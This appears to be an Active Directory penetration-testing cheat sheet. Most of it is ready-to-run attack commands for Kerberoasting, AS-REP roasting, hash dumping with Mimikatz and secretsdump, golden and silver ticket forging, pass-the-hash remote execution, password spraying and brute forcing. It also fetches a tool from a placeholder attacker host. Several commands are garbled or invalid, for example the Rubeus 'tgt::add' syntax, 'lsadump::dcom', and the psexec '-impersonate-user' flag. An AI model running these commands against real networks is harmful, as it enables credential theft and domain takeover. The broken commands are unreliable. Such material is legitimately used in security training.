🕵️Active Directory Cheat Sheet
1. 📜 Active Directory Theory
1.1 Overview
Active Directory (AD) manages objects (e.g., computers, users) in a domain, such as
domain.com, and organizes them into Organizational Units (OUs).Domain Controllers (DCs) store all the password hashes for domain users.
To control AD fully, target the Domain Admins group or a Domain Controller.
Services like Exchange or IIS integrate with AD using Service Principal Names (SPNs), which identify services and link them to service accounts.
Kerberos is used to authenticate users and services using tickets, and if I have an user's ticket I can impersonate that user.
1.2 Authentication
NTLM: Uses a challenge/response protocol to authenticate users without transmitting passwords.
Kerberos: Relies on a Key Distribution Center (KDC) to issue Ticket Granting Tickets (TGTs) and Service Tickets (TGSs) for user authentication.
TGT: Provides authentication validity for up to 10 hours, and a session key for accessing domain resources.
TGS: Allows users to access services using SPNs, with permissions granted based on group membership.
1.3 Credential Storage & Hash Dumping
LSASS stores password hashes for single sign-on (SSO). With admin access, tools like Mimikatz can dump:
Password hashes.
TGTs and TGSs (for Kerberoasting or forgery).
Kerberoasting: Crack the service account’s password hash from TGS tickets to reveal the clear-text password.
Silver/Golden Tickets: Forging TGS tickets using cracked SPN password hashes to impersonate users.
1.4 Common Attack Vectors
AS-REP Roasting: Target accounts without Kerberos Pre-Authentication (indicated by the
DONT_REQ_PREAUTHflag), extract AS-REP responses, and attempt to crack the encrypted part offline.Kerberoasting: Target SPNs, extract TGS tickets, crack the passwords offline.
Pass-the-Hash (PtH): Reuse NTLM hashes to authenticate to services without cracking the password.
Pass-the-Ticket (PtT): Use stolen Kerberos tickets to move laterally or maintain persistence.
Silver Ticket: Enables attackers to forge a TGS ticket for a specific service using the NTLM hash of the service account. This allows unauthorized access to that service without needing user credentials.
Golden Ticket: Allows attackers to forge a TGT using the KRBTGT account hash, enabling them to impersonate any user in the domain, including privileged accounts, and gain extensive access across the network.
Kerberos Delegation Abuse:
Unconstrained Delegation: Allows attackers to impersonate any user, including privileged ones, by using a high-privileged TGT.
Constrained Delegation: Allows impersonation of specific users for services where delegation has been configured; so restricts the impersonation capabilities to specific services.
DC Sync: Allows attackers with certain privileges (e.g., Replicating Directory Changes) to impersonate a Domain Controller and request password hashes, including NTLM hashes, from the AD; the user needs the permissions
DC-Replication-Get-Changesalong with the privilege GetChangesAll.
1.5 Lateral Movement
Pass the Hash (PtH): Use NTLM hashes to authenticate to remote systems without needing the plaintext password.
Overpass the Hash: Use an NTLM hash to request a TGT for Kerberos-based services, enabling domain-wide movement without the need for the actual password.
1.6 Persistence
Golden Ticket Attack: By obtaining the krbtgt password hash, an attacker can forge TGTs and impersonate any user.
DCSync Attack: Request replication updates from DCs to retrieve password hashes of every AD user.
12. 🕵️♂️ Active Directory Enumeration
12.1 Initial Recon with Nmap
Start by scanning the target with Nmap to identify potential services and domain controllers (DC):
nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49152-65535 -sS -sV -oA ad-enum <target-ip>Common Active Directory ports:
53: DNS
88: Kerberos
135: RPC
139/445: SMB
389/636: LDAP/LDAPS
464: Kerberos Password Change
5985: WinRM
Recommended Strategy:
Perform LDAP Search: retrieve potential user and password information.
ldapsearch -x -H ldap://<dc-ip> -b "dc=domain,dc=com"Enumerate DNS: gather information about key servers within the domain.
gobuster dns -d domain.com -t 25 -w /us/share/wordlists/Seclist/Discovery/DNS/subdomain-top2000.txtEnumerate LDAP Services:
nmap -n -sV --script "ldap* and not brute" -p 389 <dc-ip>Find Valid Users:
# Using Kerbrute
./kerbrute_linux_amd64 userenum -d [domain].com /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames
# Using CrackMapExec
crackmapexec smb [domain].com -u '' -p '' --usersEnumerate All AD Users: this has to be done after having valid credentials.
# Using GetAdUsers.py (same tool)
impacket-GetADUsers -all -dc-ip <dc_ip> -u <username> -p <password> <domain>
# Using Enum4Linux
enum4linux -a -u "<username>" -p "<password>" <dc_ip>2.1.1 DNS Enumeration (Port 53)
Nmap Scripting Scan
nmap --script dns-brute,dns-nsid,dns-recursion,dns-zone-transfer -p 53 <target_ip>Enumerating AD Domain via DNS
nmap -p 53 --script "dns-nsid,dns-srv-enum" <target_ip>Zone Transfer: test for DNS zone transfer to retrieve a list of domain records.
dig axfr @<dc-ip> <domain>DNS Record Lookup: query specific domain records, such as domain controllers and mail servers.
dig A <domain> @<dc-ip>
dig SRV _ldap._tcp.dc._msdcs.<domain> @<dc-ip>Basic DNS Enumeration
dig axfr <domain_name> @<dns_server_ip> # Attempt zone transfer
dig ANY <domain_name> @<dns_server_ip> # Retrieve all records
nslookup
> server <dns_server_ip>
> set type=any
> <domain_name> # Query any recordsZone Transfer
dnsrecon -d <domain_name> -n <dns_server_ip> -t axfr
dnsenum --enum -f /usr/share/dnsenum/dns.txt --dnsserver <dns_server_ip> <domain_name>Reverse Lookup
nmap -sL <target_ip_range> | grep "Nmap scan report" # Reverse DNS lookup for a rangeDNS Cache Snooping
dig @<dns_server_ip> -t A +norecurse <target_domain>Enumerate DNS with PowerShell (Windows)
Resolve-DnsName -Name <domain_name> -Server <dns_server_ip> -DnsOnly2.1.2 Kerberos Enumeration (Port 88)
Nmap Scripting Scan
# Check for Kerberos service availability and get basic information
nmap -p 88 --script kerberos-enum-users <target_ip>
# Check for common Kerberos vulnerabilities
nmap -p 88 --script kerberos-brute <target_ip>
# Enumerate SPNs (Service Principal Names)
nmap -p 88 --script krb5-enum-users,krb5-scan <target_ip>AS-REP Roasting: extract accounts with pre-authentication disabled using GetNPUsers.py (impacket-GetNPUsers); keep in mind that should also use kerbrute to find possible valid usernames, commands for this are in the Section 1.4.7.
# This is the same tool as impacket-GetNPUsers.
GetNPUsers.py <domain>/ -usersfile users.txt -dc-ip <dc-ip> -format hashcat
or
GetNPUsers.py <domain>/ -no-pass -usersfile <path_to_userlist> -dc-ip <domain_controller_ip>
# Crack the found hashes
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txtKerberoasting: use GetUserSPNs.py to extract SPNs.
GetUserSPNs.py <domain>/<username>:<password> -dc-ip <dc-ip>
# Crack the resulting hash
hashcat -m 13100 kerberoast.txt rockyou.txtEnumerate Kerberos Principal Names: use kerbrute to enumerate valid user accounts by attempting to authenticate with a list of usernames.
kerbrute userenum -d <domain> -p <userlist> <target_ip>
or
./kerbrute_linux_amd64 userenum -d <target_ip> /usr/share/seclists/Usernames/xato-net-10-million-usernames.txtPerform Kerberos Ticket Extraction (AS-REP Roasting): request non-preauthenticated Kerberos tickets for a list of users.
impacket-GetNPUsers -dc-ip <dc_ip> -request -usersfile <userlist> <target_domain>Perform Kerberos Ticket Request with AS-REP Roasting: request a Ticket Granting Ticket (TGT) for a specific user.
impacket-GetTGT -dc-ip <dc_ip> -outputfile <outputfile> <username>@<domain>Crack Kerberos Tickets
john --wordlist=<wordlist> <ticket_file>
# or
hashcat -m 13100 <ticket_file> <wordlist>Kerberos Ticket Extraction: request a TGT or Service Ticket (TGS) using specified credentials.
# Request a TGT (Ticket Granting Ticket)
python3 GetTGT.py -dc-ip <dc_ip> <domain>/<username>:<password>
# Request a Service Ticket (TGS)
python3 GetST.py -dc-ip <dc_ip> <domain>/<username>:<password> -spn <service>/<target>Kerberoasting: extract and crack service tickets to gain access to service accounts.
# Extract all service tickets for offline cracking
impacket-GetUserSPNs -dc-ip <dc_ip> -outputfile <tickets_file> <domain>/<username>:<password>
# Crack the extracted tickets with John the Ripper or Hashcat
john --wordlist=<wordlist> <tickets_file>
# or
hashcat -m 13100 <tickets_file> <wordlist>Kerberos Brute Forcing: perform brute force attacks on Kerberos tickets.
krb5-brute -d <domain> -t <target_ip> -u <username> -p <password_list>Kerberos Ticket Manipulation: use tools to request, manipulate, and renew Kerberos tickets for privilege escalation or impersonation.
# Renew a TGT (for Kerberos ticket manipulation)
python3 psexec.py <domain>/<username>:<password>@<target_ip> -impersonate-user <target_user>
# Perform Kerberos attacks with Rubeus
rubeus.exe asktgt /user:<username> /rc4:<password>
rubeus.exe tgtdeleg /user:<username> /rc4:<password>
rubeus.exe s4u /user:<username> /rc4:<password> /impersonateuser:<target_user>Kerberos Ticket Dumping: extract Kerberos tickets from memory for offline analysis.
# Dump Kerberos tickets from memory using Mimikatz
mimikatz "lsadump::dcom" "sekurlsa::tickets /export"Kerberos Pre-Authentication: identify weak configurations that might allow attackers to perform brute force attacks.
# Test for weak pre-authentication configurations
python3 kerbrute.py -d <domain> -u <user_list> -p <password_list> -dc <dc_ip>Kerberos Silver Ticket Attacks: forge high-value Kerberos tickets for access and privilege escalation.
# Create a silver ticket with Rubeus
rubeus.exe tgt::add /user:<username> /rc4:<password> /sid:<domain_sid> /domain:<domain>Steps to Perform Silver Ticket Attack
# 1. Obtain a Valid TGT (Ticket Granting Ticket)
impacket-GetTGT -dc-ip <dc_ip> -outputfile <tgt_file> <user>@<domain>
# 2. Forge a Silver Ticket
impacket-atexec -target-ip <target_ip> -service <service> -ticket <ticket_file> <username>Kerberos Golden Ticket Attacks: forge high-value Kerberos tickets for access and privilege escalation.
# Create a golden ticket with Rubeus
rubeus.exe tgt::add /user:<username> /rc4:<password> /domain:<domain> /sid:<domain_sid> /rc4:<krbtgt_hash>Steps to Perform Golden Ticket Attack
# 1. Obtain KRBTGT NTLM Hash
impacket-secretsdump -outputfile <dump_file> <target_domain>/<username>:<password>@<dc_ip>
# 2. Generate a Golden Ticket
ticketer -user <user> -domain <domain> -sid <domain_sid> -krbtgt <krbtgt_hash> -output <ticket_file>
# 3. Use the Golden Ticket
impacket-smbexec -target-ip <target_ip> -ticket <ticket_file> <username>
# (Optional) Pass the Golden Ticket
impacket-psexec -target-ip <target_ip> -ticket <ticket_file> <username>Additional Reference: https://www.tarlogic.com/blog/how-to-attack-kerberos/
2.1.3 LDAP Enumeration (Port 389/636)
Nmap Scripting Scan
nmap -n -sV --script "ldap* and not brute" <target_ip>Basic LDAP Search: query the LDAP service for domain information
ldapsearch -x -h <dc-ip> -b "dc=domain,dc=com" "(objectClass=*)"
or
ldapsearch -x -H ldap://<dc-ip> -b "dc=domain,dc=com"Extract AD Users and Groups
# List domain users
ldapsearch -x -h <dc-ip> -b "dc=domain,dc=com" "(objectClass=user)" sAMAccountName
# List domain groups
ldapsearch -x -h <dc-ip> -b "dc=domain,dc=com" "(objectClass=group)" cnLdapsearch Basic Enumeration
# Basic LDAP query
ldapsearch -x -H ldap://<target_ip>
# Basic LDAP Search for a base-level
ldapsearch -h <target_ip> -x -s base
# Get Naming Contexts
ldapsearch -x -H ldap://<target_ip> -s base namingcontexts
# Search in a Specific Base Domain Name
ldapsearch -x -H ldap://<target_ip> -b "DC=<domain>,DC=<tld>"
# Enumerate users using LDAP
ldapsearch -v -x -b "DC=<domain>,DC=<tld>" -H "ldap://<target_ip>" "(objectclass=*)"
# Retrieve users Account Name
ldapsearch -v -x -b "DC=<domain>,DC=<tld>" -H "ldap://<target_ip>" "(objectclass*)" | grep sAMAccountName:
# Search with Filters
ldapsearch -x -H ldap://<target_ip> -b "DC=<domain>,DC=<tld>" "(objectclass=user)"
ldapsearch -x -H ldap://<target_ip> -b "DC=<domain>,DC=<tld>" "(objectclass=group)"
# Searching with authentication
ldapsearch -h <target_ip> -x -D '<domain>\<user>' -w '<password>' -b "DC=<domain>,DC=<tld>"
# Searching terms
ldapsearch -H ldap://<target_ip> -x -D '<domain>\<user>' -w '<password>' -b "DC=<domain>,DC=<tld>" "[term]"
# Specifies the value term to return
ldapsearch -H ldap://<target_ip> -x -D '<domain>\<user>' -w '<password>' -b "DC=<domain>,DC=<tld>" "<term>" <additionalTerm>Check Pre-Authentication for Users
kerbrute userenum -d <domain> --dc <dc_ip> <userlist>Useful Search Terms
# Search Terms to Find Cleartext Passwords
# Search for ms-MCS-AdmPwd (local administrator passwords)
(ms-MCS-AdmPwd=*)
# Search for attributes containing 'password' in description
(description=*password*)
# Search for LAPS expiration time (to identify potential password management)
(ms-MCS-AdmPwdExpirationTime=*)
# Search for common weak passwords in attributes like description
(description=*(123456*|password*|qwerty*|letmein*))
# General LDAP Search Filters
# Search for All Users
(objectClass=user)
# Search for All Computers
(objectClass=computer)
# Search for All Groups
(objectClass=group)
# Search for Disabled Accounts
(userAccountControl:1.2.840.113556.1.4.803:=2)
# Search for Expired Accounts
(& (objectClass=user)(!userAccountControl:1.2.840.113556.1.4.803:=2)(!(pwdLastSet=0)))
# Search for Specific Group Membership
(&(objectClass=user)(memberOf=CN=GroupName,OU=Groups,DC=domain,DC=com))
# Search for Users with Specific Attributes
# For users with a specific email domain
(mail=*@example.com)
# For users with a specific title
(title=Manager)
# Specific Attributes
# Search for Password Last Set
(pwdLastSet=*)
# Search for Accounts with Expired Passwords
(& (objectClass=user)(pwdLastSet<=0))
# Search for Accounts in a Specific Organizational Unit (OU)
(distinguishedName=*,OU=Sales,DC=domain,DC=com)
# Security-Related Searches
# Search for Accounts with Kerberos Pre-Authentication Disabled
(userAccountControl:1.2.840.113556.1.4.803:=4194304)
# Search for Service Principal Names (SPNs)
(servicePrincipalName=*)
# Search for Delegated Users
(msDS-AllowedToDelegateTo=*)
# Search for Accounts with Privileges
(memberOf=CN=Domain Admins,CN=Users,DC=domain,DC=com)
# Other Useful Searches
# Search for All Organizational Units
(objectClass=organizationalUnit)
# Search for Active Directory Certificate Services
(objectClass=cACertificate)
# Search for All Attributes of a Specific User
(sAMAccountName=username)
# Search for Accounts with Specific Notes or Descriptions
(description=*keyword*)
# Search for all objects in the directory
(objectClass=*)
# Search for service accounts
(objectCategory=serviceAccount)
# Search for accounts with specific group memberships (replace 'GroupName')
(memberOf=CN=GroupName,OU=Groups,DC=domain,DC=com)
# Search for computer accounts
(objectClass=computer)
# Search for users in a specific organizational unit (replace 'OU=Users')
(ou=OU=Users,DC=domain,DC=com)
# Search for all accounts with specific attributes
(pwdLastSet=0)2.1.4 SMB/NetBIOS Enumeration (Port 445)
Host Enumeration
# Nmap scan
nmap -v -p 139,445 [IP]
nmap -p 139,445 --script-args=unsafe=1 --script /usr/share/nmap/scripts/smb-os-discovery <ip>
# NetBIOS Scan
sudo nbtscan -r 192.168.50.0/24
# Windows Network View
net view \\[domainName] /allNmap Scripting Scan
nmap --script smb-enum-shares.nse -p445 <ip>
nmap --script smb-enum-users.nse -p445 <ip>
nmap --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-services.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse -p445 <ip>
nmap -p139,445 --script "smb-vuln-* and not(smb-vuln-regsvc-dos)" --script-args smb-vuln-cve-2017-7494.check-version,unsafe=1 <IP>
nmap --script smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-cve-2017-7494.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse,smb-vuln-regsvc-dos.nse,smb-vuln-webexec.nse -p445 <ip>
nmap --script smb-vuln-cve-2017-7494 --script-args smb-vuln-cve-2017-7494.check-version -p445 <ip>SMB Shares Enumeration
# Use smbclient or enum4linux to enumerate SMB shares.
smbclient -L //<dc-ip> -U "guest"
# List shares using CrackMapExec (CME).
crackmapexec smb <dc-ip> -u '' -p '' --sharesEnumerate Users
# Perform null session enumeration to list domain users.
rpcclient -U "" <dc-ip> --command="enumdomusers"
# Or use CME for RID cycling.
crackmapexec smb <dc-ip> --rid-bruteAdvanced Enumeration
# Network Packet Analysis: captures and analyzes packets related to SMB traffic on port 139, looking for specific patterns
sudo ngrep -i -d <INTERFACE> 's.?a.?m.?b.?a.*[[:digit:]]' port 139
# Lists available SMB shares on the target
smbclient -L <IP>SMB Enumeration with smbmap
smbmap -H <IP>
smbmap -u '' -p '' -H <IP>
smbmap -u 'guest' -p '' -H <IP>
smbmap -u '' -p '' -H <IP> -RSMB Enumeration with crackmapexec
crackmapexec smb <IP>
crackmapexec smb <IP> -u '' -p ''
crackmapexec smb <IP> -u 'guest' -p ''
crackmapexec smb <IP> -u '' -p '' --shares
crackmapexec smb <IP> -u guest -p "" --rid-brute
crackmapexec smb <IP> -u '[user]' -p '[password]'User Enumeration with enum4linux
enum4linux -a <IP>
enum4linux -a -u "" -p "" <IP> && enum4linux -a -u "guest" -p "" <IP>
enum4linux -a -M -l -d <ip> 2>&1
enum4linux -a -u "" -p "" <ip>
enum4linux -a -u "guest" -p "" <ip>
enum4linux -a -u "[user]" -p "[password]" <ip>SMB Client Operations
smbclient --no-pass -L //<ip>
smbclient -L //<ip> -U [user]
smbclient //<IP>/<SHARE>
smbclient -N //<IP>/<SHARE>
smbclient //<IP>/<SHARE> -U <USER> -c "prompt OFF;recurse ON;mget *"
smbclient //<IP>/<SHARE> -U <USER> -c "prompt OFF;recurse ON;mget *" # Change the timeout to download big files
# Change the timeout to download big files
help timeout
timeout 100
# Other commands
prompt off
recurse on
mget *Brute Force Credentials
crackmapexec smb <IP> -u <USERS_LIST> -p <PASSWORDS_LIST>
hydra -V -f -L <USERS_LIST> -P <PASSWORDS_LIST> smb://<IP> -u -vVMounting Shares
# Mounts SMB shares to a local directory for further access and manipulation.
mkdir /tmp/share
sudo mount -t cifs //<IP>/<SHARE> /tmp/share
sudo mount -t cifs -o 'username=<USER>,password=<PASSWORD>' //<IP>/<SHARE> /tmp/shareExecute Remote Commands
# PsExec
psexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
psexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>
# WMIexec
wmiexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
wmiexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>
# SMBexec
smbexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
smbexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>
# AteExec
atexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP> <COMMAND>
atexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>Exploitation (EternalBlue - MS17-010): https://github.com/3ndG4me/AutoBlue-MS17-010
PsExec
# Credentials
psexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
# Pass the Hash
psexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>
# Testing with Crackmapexec
crackmapexec smb <IP> -u <USER> -p <PASSWORD> --psexec
crackmapexec smb <IP> -u <USER> -H <NTHASH> --psexecWMIExec
# Credentials
wmiexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
# Pass the Hash
wmiexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>
# Testing with Crackmapexec
crackmapexec wmiexec <IP> -u <USER> -p <PASSWORD>
crackmapexec wmiexec <IP> -u <USER> -H <NTHASH>2.1.5 WinRM Enumeration and Access (Port 5985)
Nmap Scripting Scan
nmap -p 5985,5986 --script winrm-info $IPTest WinRM Access: use CME to test if WinRM is enabled:
crackmapexec winrm <dc-ip> -u <username> -p <password>WinRM Login with Evil-WinRM: if valid credentials are found, log in via Evil-WinRM:
evil-winrm -i <dc-ip> -u <username> -p <password>Crackmapexec
crackmapexec winrm <IP> -u <USER> -p <PASSWORD>Loggin In
# Using PowerShell to connect to WinRM
Enter-PSSession -ComputerName $IP -Credential (Get-Credential)2.2 Basic Enumeration
Recommended Methodology:

Find my Domain SID:
# Using PowerShell
(Get-ADDomain).DomainSID
# Using CMD
whoami /user
# Using vmic
wmic useraccount where name='[usernameToFind]' get sidFind the name of my domain controller server:
# Using PowerShell
Get-ADDomainController -Filter *
# Using nltest
nltest /dclist:[YourDomainName]
# Using netdom
netdom query dc
# Using nslookup
nslookup yourdomain.com
# Using ADUC
# Open ADUC --> In the Domain Controllers Organizational Unit (OU), you can find the domain controllers listed there.Find Service Account Names:
# Using PowerShell
# List All User Accounts with Service Principal Names (SPNs)
Get-ADUser -Filter {ServicePrincipalName -ne $null} -Property ServicePrincipalName | Select-Object Name, ServicePrincipalName
# Find Specific Service Accounts (e.g., SQL Server)
Get-ADUser -Filter {ServicePrincipalName -like "*MSSQL*"} -Property ServicePrincipalName | Select-Object Name, ServicePrincipalName
# Checking Running Services
Get-WmiObject -Class Win32_Service | Where-Object { $_.StartName -ne "LocalSystem" -and $_.StartName -ne "LocalService" -and $_.StartName -ne "NetworkService" } | Select-Object Name, StartName
or
sc queryex type= service
# Using nltest
nltest /domain_trusts
# Identify Specific Service Account by SPN
Get-ADServiceAccount -Filter * | Select-Object Name, ServicePrincipalNames
# Using ADUC
Open Active Directory Users and Computers and enable Advanced Features under the View menu. Browse to find service accounts.Finding SPNs:
# PowerShell
Get-ADComputer -Filter * -Properties ServicePrincipalName | Select-Object -ExpandProperty ServicePrincipalName
# Bash (Kali)
ldapsearch -x -h <DC_IP> -b "DC=domain,DC=com" "(&(objectClass=computer)(servicePrincipalName=*))" servicePrincipalName
Check users of the domain:
net user /domain
net user [username] /domainCheck groups of the domain:
net groups /domain
net groups [groupName] /domainScript to get the full LDAP path:
$PDC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Name
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"Script to get full information for SAM account types:
function Get-SAMInfo {
$PDC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Name
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"
$direntry = New-Object System.DirectoryServices.DirectoryEntry($LDAP)
$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.filter = "samAccountType=805306368"
$dirsearcher.FindAll() | ForEach-Object {
$_.Properties
}
}Enumerate nested groups with custom LDAP query:
$group = LDAPSearch -LDAPQuery "(&(objectCategory=group)(cn=[GroupName]))"Encapsulate LDAP search into a function:
function LDAPSearch {
param ([string]$LDAPQuery)
$PDC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Name
$DistinguishedName = ([adsi]'').distinguishedName
$DirectoryEntry = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$PDC/$DistinguishedName")
$DirectorySearcher = New-Object System.DirectoryServices.DirectorySearcher($DirectoryEntry, $LDAPQuery)
return $DirectorySearcher.FindAll()
}Perform user search using LDAP query:
LDAPSearch -LDAPQuery "(samAccountType=805306368)"Search for all possible groups in AD:
LDAPSearch -LDAPQuery "(objectclass=group)"Iterate through objects in
$groupvariable:
foreach ($group in $(LDAPSearch -LDAPQuery "(objectCategory=group)")) {
$group.Properties | Select-Object {$_.cn}, {$_.member}
}2.3 PowerView
Import PowerView (ensure it is downloaded first):
Import-Module .\PowerView.ps1Domain information:
Get-NetDomainFind Domain Name
Get-ADDomainController -DiscoverGet Domain User
Get-NetUserUsers information:
Get-NetUser | Select-Object [attributes]Groups information:
Get-NetGroup | Select-Object [attributes]Operating System information:
Get-NetComputer | Select-Object [attributes]Get Domain Admins
Get-NetGroup -GroupName "Domain Admins"Find Kerberoastable Accounts
Get-NetUser -SPNEnumerate Domain Controllers
Get-NetDomainControllerFind Shares
Get-NetShareCheck for Delegation
Get-NetUser -Delegation2.4 Service Principal Names (SPN) Enumeration
List SPN linked to a user:
setspn -L [service]List SPN accounts in the domain:
Get-NetUser -SPN | Select-Object samaccountname, serviceprincipalname2.5 Object Permissions Enumeration
Active Directory permission types:
GenericAll: Full permissionsGenericWrite: Edit certain attributesWriteOwner: Change ownershipWriteDACL: Edit ACEs appliedAllExtendedRights: Change/reset password, etc.ForceChangePassword: Force password changeSelf: Add self to groups
Run
Get-ObjectAcl(PowerView) to specify user:
Get-ObjectAcl -Identity [username]Convert Object SID to a name:
Convert-SidToName [SID]Enumerate ACLs for a group:
Get-ObjectAcl -Identity "[GroupName]" | Where-Object { $_.ActiveDirectoryRights -eq "GenericAll" } | Select-Object SecurityIdentifier, ActiveDirectoryRightsConvert SIDs with GenericAll permission to names:
"[SID1]", "[SID2]" | Convert-SidToNameAdd yourself to a domain group:
net group "[GroupName]" [username] /add /domainVerify group membership:
Get-NetGroup "[GroupName]" | Select-Object member2.6 Domain Shares Enumeration
Find domain shares (PowerView):
Find-DomainShareDecrypt GPP password using gpp-decrypt:
gpp-decrypt [encrypted_password]2.7 BloodHound & SharpHound
BloodHound is a tool for Active Directory (AD) enumeration and privilege escalation, designed to help visualize AD relationships and identify paths for lateral movement and privilege escalation.
Resources:
Download and Transfer SharpHound:
# Download the PowerShell version of SharpHound
Invoke-WebRequest -Uri "http://[attacker_ip]/sharphound.ps1" -OutFile "C:\Temp\sharphound.ps1"
# Alternatively, you can download the .exe version
Invoke-WebRequest -Uri "http://[attacker_ip]/sharphound.exe" -OutFile "C:\Temp\sharphound.exe"Running SharpHound
Find your Domain Name:
# Find your domain name nltest /dclist:domainname or Get-ADDomainController -Discover # Run SharpHound to collect domain data (using the .exe) .\SharpHound.exe -c All or .\SharpHound.exe -c All -d <domain> -u <username> -p <password> -f AllDataUsing the PowerShell Script:
# Import the SharpHound script into memory Import-Module .\SharpHound.ps1 # Collect all data from the domain Invoke-BloodHound -CollectionMethod All -Domain <domain> -OutputDirectory C:\TempCollect Specific Methods: run only specific collection tasks instead of
Allto limit the data gathered.Invoke-BloodHound -CollectionMethod Group Invoke-BloodHound -CollectionMethod ACL
Transfer Collected Data to Kali: once SharpHound finishes collecting, transfer the output
.zipfile fromC:\Tempback to your Kali machine. You can use one of the methods below or check Section 15 for additional transfer methods.
# Having an Evil-WinRM session
download [bloodhound_file].zip
# SCP from the victim to your Kali
scp user@victim-ip:C:\Temp\*.zip /path/to/your/dir
# Download via a web server
Invoke-WebRequest -Uri "http://your-kali-ip/upload/path" -OutFile "C:\Temp\*.zip"Running BloodHound on Kali: access the Neo4j interface at
https://localhost:7474and log in with default credentialsneo4j:neo4jorneo4j:Neo4j.
# Start the Neo4j service in Kali (needed for analyzing the collected data):
sudo neo4j startStart BloodHound:
bloodhoundImport the .zip files collected from the victim machine into BloodHound for analysis.
Analyze the domain data:
Use queries like Find all Domain Admins or Find Shortest Paths to Domain Admins.
Find computers vulnerable to Unconstrained Delegation.
Mark nodes as owned to find potential escalation paths.
Set Node Label Display to Always Display in the settings for better visibility.
Identify Kerberoastable accounts.
Find potential GPOs to abuse: if BloodHound indicates that a user or group has
WriteGPO,OwnsGPO, orGPO controlover a GPO linked to important OUs (especially those affecting privileged accounts), this is a strong indicator to use SharpGPOAbuse to escalate privileges or perform lateral movement.
Manual Commands:
Format for cypher:
(NODES)-[:RELATIONSHIP]->(NODES)All computers in domain:
MATCH (m:Computer) RETURN mAll Users in domain:
MATCH (m:User) RETURN mGet active sessions:
MATCH p = (c:Computer)-[:HasSession]->(m:User) RETURN pEnumerate users with
SQLAdmin:MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:SQLAdmin*1..]->(c:Computer) RETURN p2Enumerate users with
CanPSRemote:MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:CanPSRemote*1..]->(c:Computer) RETURN p2
2.8 Extracting and Cracking Password Hashes
Dump Hashes with SecretsDump: use SecretsDump to extract NTDS.dit or password hashes.
secretsdump.py <domain>/<username>:<password>@<dc-ip>Crack NTLM Hashes: once you have the hashes, crack them with Hashcat or John the Ripper.
hashcat -m 1000 ntlm-hashes.txt rockyou.txtPassword Spraying: involves testing common passwords across many accounts to avoid account lockouts. CrackMapExec is ideal for this.
crackmapexec smb <dc-ip> -u usernames.txt -p password123 --spray2.9 MS-RPRN Print Spooler Service Exploitation
The Print Spooler service has been linked to critical vulnerabilities, notably CVE-2021-34527 (PrintNightmare). This vulnerability allows attackers to execute arbitrary code remotely with SYSTEM privileges due to improper handling of requests.
Enumerate Printers: if Print Spooler service is enabled, enumerate available printers.
rpcclient -U "<user>%<password>" <dc-ip> --command="enumprinters"2.10 Common SPNs for Service Accounts
cifs
Common Internet File System
dcom
Distributed Component Object Model
exchange
